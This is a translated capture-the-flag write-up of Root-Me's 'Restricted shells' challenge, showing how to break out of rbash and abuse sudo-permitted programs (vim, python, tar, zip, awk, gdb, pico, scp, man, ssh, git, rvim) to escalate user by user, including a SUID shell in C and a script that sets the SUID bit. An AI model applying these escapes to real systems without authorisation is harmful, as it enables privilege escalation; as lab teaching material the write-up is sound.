February 19, 2017 at 22:16
Do not trust SUDO, it can let you down

Good day to all, in this article I will try to describe some ways to bypass restrictions on the execution of commands in Linux, tips for using which can often be found in various forums. The demonstration will be conducted on the example of the Restricted shells task from the Root-Me website . So, let's begin.
User ch14-1
After connecting via SSH, we get to the first user, and we see a prompt: "Always check sudo -l." But first you need to get around the first obstacle, this is rbash , which is often recommended to be used to limit user actions in the shell. And indeed, in appearance, it is a good solution, but not always!
We were deprived of the opportunity to use ls , but we can display the contents of any directory using echo :
app-script-ch14@challenge02:~$ echo ./step1/*
./step1/vim
Usually, the list of binaries allowed to run in rbash is in the so-called home directory. In this case, vim is available to us , using which we can exit to the normal shell. Run vim and enter the commands:
:set shell=/bin/bash
:shell
Sudo allows us to run python , and given its limitless capabilities it is not entirely safe, and here's why:
app-script-ch14@challenge02:~$ /usr/bin/sudo -u app-script-ch14-2 /usr/bin/pythonWe enter the following commands:
>>> import os
>>> os.system('/bin/bash')
User ch14-2
And we get to the next user who can access the tar archiver .
app-script-ch14-2@challenge02:~$ /usr/bin/sudo -l
    (app-script-ch14-3) NOPASSWD: /bin/tar
It would seem that this is dangerous? However, tar , like many other archivers, allows you to pack and unzip a file while maintaining access rights to it. Create a shell.c file with the following contents:
#include
#include
#include
int main(int argc, char **argv, char **envp)
{
	setresgid(getegid(), getegid(), getegid());
	setresuid(geteuid(), geteuid(), geteuid());
	execve("/bin/sh", argv,  envp);
	return 0;
}
Compile and add the SUID bit:
app-script-ch14-2@challenge02:/tmp/lev2$ gcc shell.c -o shell && chmod 777 shell && chmod +s shellNow unpack with the preservation of rights using sudo :
app-script-ch14-2@challenge02:/tmp/lev2$ sudo -u app-script-ch14-3 /bin/tar -cf ./test.tar ./shell
app-script-ch14-2@challenge02:/tmp/lev2$ sudo -u app-script-ch14-3 /bin/tar -xvpf ./test.tar
As a result, after unzipping, the shell file acquires a new owner. You can verify this by running ls -ahl :
-rwsrwsrwx 1 app-script-ch14-3 app-script-ch14 7.2K Feb 14 22:39 shell
After starting, we get to the next level:

User ch14-3
Check sudo again :
app-script-ch14-3@challenge02:/tmp/lev2$ sudo -l
    (app-script-ch14-4) NOPASSWD: /usr/bin/zip
This time it’s better, by default, zip only packs files, for unpacking you need unzip , which we can’t run, or can we?
Having looked in man on zip 'at, we find there an interesting parameter:
-TT cmd --unzip-command cmd
Use command cmd instead of 'unzip -tqq' to test an archive when the -T option is used. On Unix, to use a copy of unzip in the current directory instead of the standard system unzip, could use:zip archive file1 file2 -T -TT "./unzip -tqq"
In cmd , {} is replaced by the name of the temporary archive, otherwise the name of the archive is appended to the end of the command. The return code is checked for success (0 on Unix)
Here is the answer. We start the archiving, followed by testing the archive, and as a command for verification, specify unzip , which unpacks the file into the current directory, of course, while maintaining access rights:
app-script-ch14-3@challenge02:/tmp/lev2$ sudo -u app-script-ch14-4 /usr/bin/zip z shell -TT '/usr/bin/unzip -K {}' -T
updating: shell (deflated 67%)
Archive:  ziFiNi11
replace shell? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: shell
test of z.zip OK
Check the result:
app-script-ch14-3@challenge02:/tmp/lev2$ ls -ahl shell
-rwsrwsrwx 1 app-script-ch14-4 app-script-ch14 7.2K Feb 15 21:48 shell
User ch14-4
We look at what is available to him:
app-script-ch14-4@challenge02:/tmp/lev2$ sudo -l | grep NOPASSWD
    (app-script-ch14-5) NOPASSWD: /usr/bin/awk
Well, everything is simple, just execute the command, the description of which can be easily found on the network:
awk 'BEGIN {system("/bin/bash")}'
User ch14-5
New user and new restrictions:
app-script-ch14-5@challenge02:/tmp/lev2$ sudo -l | grep NOPASSWD
    (app-script-ch14-6) NOPASSWD: /usr/bin/gdb
GDB is a fairly powerful debugger, and it has a lot more ways to call bash :
The first is through the built-in Python :
(gdb) python import os; os.system('id')
uid=1506(app-script-ch14-6) gid=1314(app-script-ch14) groups=1314(app-script-ch14),100(users)
(gdb) python import os; os.system('/bin/bash')
Or in the same way as they did with vim :
app-script-ch14-5@challenge02:/tmp/lev2$ sudo -u app-script-ch14-6 /usr/bin/gdb -q -ex "set shell='/bin/bash'" /bin/ls
(gdb) shell
User ch14-6
If you think: “What can be done through such a simple editor as pico,” then you probably don’t know about his spell check, which is written in man ’s by the way. And the following is said there, that as a utility for checking spelling, we can specify anything. We already have an excellent binary for running the shell, you just need to give it the appropriate rights. To do this, create a spellbash.sh file with the following contents:
spellbash.sh
#!/bin/bash
gcc shell.c -o shell
chmod 777 shell
chmod +s shell
We change the rights:
chmod 777 spellbash.shAnd we start pico , passing our script as a spell checker:
app-script-ch14-6@challenge02:/tmp/lev2$ sudo -u app-script-ch14-7 /usr/bin/pico -s ./spellbash.sh
After successfully checking spelling and closing the editor, our script is ready to run:
app-script-ch14-6@challenge02:/tmp/lev2$ ls -ahl shell
-rwsrwsrwx 1 app-script-ch14-7 app-script-ch14 7.2K Feb 15 23:02 shell
User ch14-7
Well, you don’t need to comment on all the consequences of providing access to copy files over the network, however, since we don’t have access to the network, by running man , we find out the following:
-S program - Name of program to use for the encrypted connection. The program must understand ssh (1) options.
Ok, the actions are similar to the previous level:
app-script-ch14-7@challenge02:/tmp/lev2$ sudo -u app-script-ch14-8 /usr/bin/scp -S ./spellbash.sh 127.0.0.1:/tmp/z.zip ./
app-script-ch14-7@challenge02:/tmp/lev2$ ls -ahl shell
-rwsrwsrwx 1 app-script-ch14-8 app-script-ch14 7.2K Feb 15 23:09 shell
User ch14-8
But this is already interesting. However, there are pitfalls. So, for example, if you run man , and interactively press " h ", help will be shown in which you can find just such an entry:
! command Execute the shell command with $ SHELL.
Direct execution of shell commands. What we need, open man for any command, and enter ! / Bin / bash :
app-script-ch14-8@challenge02:/tmp/lev2$ sudo -u app-script-ch14-9 /usr/bin/man ls
User ch14-9
Since we do not have rights to connect to an external server, we need a way to execute the command even before the connection is established. And there is such an opportunity, we will use the advice described here :
app-script-ch14-9@challenge02:/tmp/lev2$ sudo -u app-script-ch14-10 /usr/bin/ssh -o ProxyCommand="sh -c './spellbash.sh'" 127.0.0.1We get a message that the connection has been reset, but this is not important to him, because:
app-script-ch14-9@challenge02:/tmp/lev2$ ls -ahl shell
-rwsrwsrwx 1 app-script-ch14-10 app-script-ch14 7.2K Feb 18 21:34 shell
User ch14-10
Git also provides many ways to execute a third-party command, we will use the simplest one that we used with man :
app-script-ch14-10@challenge02:/tmp/lev2$ sudo -u app-script-ch14-11 /usr/bin/git help statusNext, enter ! / Bin / bash and get to the following user:

User ch14-11
So we got to one more common tip , instead of using vim to use its limited version of rvim, and here's why: Having tried the same method that was used at the very beginning for vim , we get an error:

But there are loopholes ... Looking through the list of available commands, you can stumble to the commands : python and : lua . Limited from direct execution of rvim commands was not so safe.
:python import os; os.system('gcc shell.c -o shell && chmod 777 shell && chmod +s shell')
User ch14-12
The script starts a new session, and fully logs everything to the specified file, so just run:
app-script-ch14-12@challenge02:/tmp/lev2$ sudo -u app-script-ch14-13 /usr/bin/script script.sh
User ch14-13
Nothing complicated here either, so just start and get to the “beginning” again:
app-script-ch14-13@challenge02:/tmp/lev2$ sudo -u app-script-ch14-14 /bin/rbash --
User ch14-14
This time, the authors took errors into account and removed vim :
app-script-ch14-14@challenge02:~/step14$ echo ./*
./sl
When you execute the command, as you might guess, the animation of the locomotive and the inscription
THE GAME IS OVER!
But the contents of the .passwd file, required by the terms of the assignment, we did not receive. So this is not the end.
Let's see the list of commands that are available:
[TAB] [TAB]
!                         elif                      pushd
./                        else                      pwd
:                         enable                    readonly
[                         esac                      return
[[                        eval                      select
]]                        exit                      set
alias                     export                    shift
bg                        false                     shopt
bind                      fc                        sl
break                     fg                        suspend
builtin                   fi                        test
caller                    for                       then
case                      function                  time
cd                        getopts                   times
command                   hash                      trap
command_not_found_handle  help                      true
compgen                   history                   type
complete                  if                        typeset
compopt                   in                        ulimit
continue                  jobs                      umask
coproc                    kill                      unalias
declare                   let                       unset
dirs                      local                     until
disown                    logout                    wait
do                        mapfile                   while
done                      popd                      {
echo                      printf                    }
Not a lot, but there are several ways to get the contents of the .passwd file , there will be only 1 of them, the rest will be left to you for independent search. And so, looking at help for each available command, we find one of them quite interesting:
help mapfile
mapfile: mapfile [-n count] [-O origin] [-s count] [-t] [-u fd] [-C callback] [-c quantum] [array]
    Read lines from the standard input into an indexed array variable.
    Read lines from the standard input into the indexed array variable ARRAY, or
    from file descriptor FD if the -u option is supplied.  The variable MAPFILE
    is the default ARRAY.
    Options:
      -n count	Copy at most COUNT lines.  If COUNT is 0, all lines are copied.
      -O origin	Begin assigning to ARRAY at index ORIGIN.  The default index is 0.
      -s count 	Discard the first COUNT lines read.
      -t		Remove a trailing newline from each line read.
      -u fd		Read lines from file descriptor FD instead of the standard input.
      -C callback	Evaluate CALLBACK each time QUANTUM lines are read.
      -c quantum	Specify the number of lines read between each call to CALLBACK.
    Arguments:
      ARRAY		Array variable name to use for file data.
    If -C is supplied without -c, the default quantum is 5000.  When
    CALLBACK is evaluated, it is supplied the index of the next array
    element to be assigned and the line to be assigned to that element
    as additional arguments.
    If not supplied with an explicit origin, mapfile will clear ARRAY before
    assigning to it.
    Exit Status:
    Returns success unless an invalid option is given or ARRAY is readonly or
    not an indexed array.
After a brief search on the network of examples of its use, we find an article that just describes how to read an arbitrary file into an environment variable using this command.
Using the advice, we perform:
app-script-ch14-14@challenge02:~/step14$ mapfile ARRAY < ../.passwd ARRAY
app-script-ch14-14@challenge02:~/step14$ echo $ARRAY
And we get the desired password.
Now, adding the ability to run any program in the sudoers file , do not be lazy and read its full description, because it may be it that will become the main security hole.
PS In fact, for each of the levels there is a certain set of solutions, and it will be much more interesting to find your own path.